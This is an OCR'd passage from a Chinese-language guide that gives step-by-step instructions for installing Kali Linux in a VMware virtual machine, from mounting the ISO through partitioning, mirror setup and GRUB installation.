
Kali Linux 64 bit VMware VM	Available on the Offensive Security Download Page
Kali Linux 32 bit VMware VM PAE	Available on the Offensive Security Download Page
Kali Linux 64 Bit Vbox	Available on the Offensive Security Download Page
Kali Linux 32 Bit Vbox	Available on the Offensive Security Download Page

提示：初学者建议先手动安装Kali Linux系统，以后使用熟练后可以选择虚拟机镜像安装。


3.2.2 安装Kali Linux系统

架设好虚拟机并下载好Kali Linux系统后，接下来便可以安装Kali Linux系统了。安装Kali操作系统的具体操作步骤如下：


Step 01 打开安装好的虚拟机，单击CD/DVD选项，如下图所示。



Step 02 在打开的“连接”界面中选择“使用ISO映像文件”单选按钮，如下图所示。




Step 03 单击“浏览”按钮，打开“浏览ISO影像”对话框，在其中选择下载好的系统映像文件，如右上图所示。




Step 04 单击“打开”按钮，返回到虚拟机设置界面，这里单击“开启此虚拟机”选项，便可以启动虚拟机，如下图所示。




Step 05 启动虚拟机后会进入到启动选项界面，用户可以通过键盘上下键选择Graphical install选项，如下图所示。



Step 06 选择完毕后，按Enter键，进入语言选择界面，这里选择“简体中文”选项，如下图所示。



Step 07 单击Continue按钮，进入选择语言确认界面，保持系统默认设置，如下图所示。



Step 08 单击“继续”按钮，进入“请选择您的区域”界面，它会自动上网匹配。即使不正确也没有关系，系统安装完成后还可以调整，这里保持默认设置，如下图所示。

请选择您的区域

选择的区域将被用于设置您的时区以及其他例如帮助决定系统区域。通常这应该为您所居住的国家。


这是根据您所选择的语言产生的缩列表。如果没有列出您的区域，请选择“其他”。

国家、领地或地区：

中国
台湾
新加坡
香港
其他

屏幕截图　返回　继续

Step 09 单击“继续”按钮，进入“请选择键盘映像”界面，同样系统会根据语言选择来自行匹配，这里保持默认设置，如下图所示。



Step 10 单击“继续”按钮，进入“配置网络”界面，这里需要输入一个主机名称，如输入Kali，如右上图所示。



Step 11 单击“继续”按钮，进入“配置网络”界面，这里可以输入一个域名，也可以设置域名为空，如下图所示。



Step 12 按Enter键，进入“Root用户密码”界面，这里可以设置两个相同的密码，如下图所示。

Root 用户密码：

☐ 显示明文密码

为了保证您的密码正确无误，请再次输入相同的 root 密码。

请再次输入密码以验证其正确性：

☐ 显示明文密码

Step 13 按Enter键，进入磁盘划分界面，新手建议不划分也就是选择“使用整个磁盘”选项，如下图所示。

向导 - 使用整个磁盘
向导 - 使用整个磁盘并配置 LVM
向导 - 使用整个磁盘并配置加密的 LVM
手动


Step 14 按Enter键，进入选择分区磁盘界面，这里可以保持默认设置，如下图所示。

注意，所选磁盘上的全部数据都将被删除，但是您还是有确认是否真的要这么做的机会。


请选择要分区的磁盘：

SCSI1 (0,0,0) (sda) - 42.9 GB VMware, VMware Virtual S


Step 15 按Enter键，进入文件分区界面，这里保持默认设置，如下图所示。



Step 16 按Enter键，进入分区确认界面，如下图所示。



Step 17 按Enter键，进入格式化分区界面，选择“是”单选按钮，如下图所示。



Step 18 按Enter键，进入配置软件包管理器界面，这里保持默认设置，如下图所示。

网络镜像可以用来补充光盘所带的软件，也可以用来提供较新版本的软件。

使用网络镜像吗？

○ 否

◉ 是


Step 19 按Enter键，进入是否使用代理上网界面，设置保持默认设置，如下图所示。

如果您需要用 HTTP 代理来连接外部网络，请在此输入代理信息。否则，请置空。


代理信息应按照“http://[[用户名][:密码]@]主机名[:端口]/”的标准格式给出。

HTTP 代理信息（如果没有请留空）：


Step 20 按Enter键，进入将GRUB安装至硬盘界面，保持默认设置，如右上图所示。




Step 21 按Enter键，进入选择引导路径界面，选择“/dev/sda”选项，如下图所示。




Step 22 按Enter键，进入完成安装，提示用户重启进入系统，如下图所示。



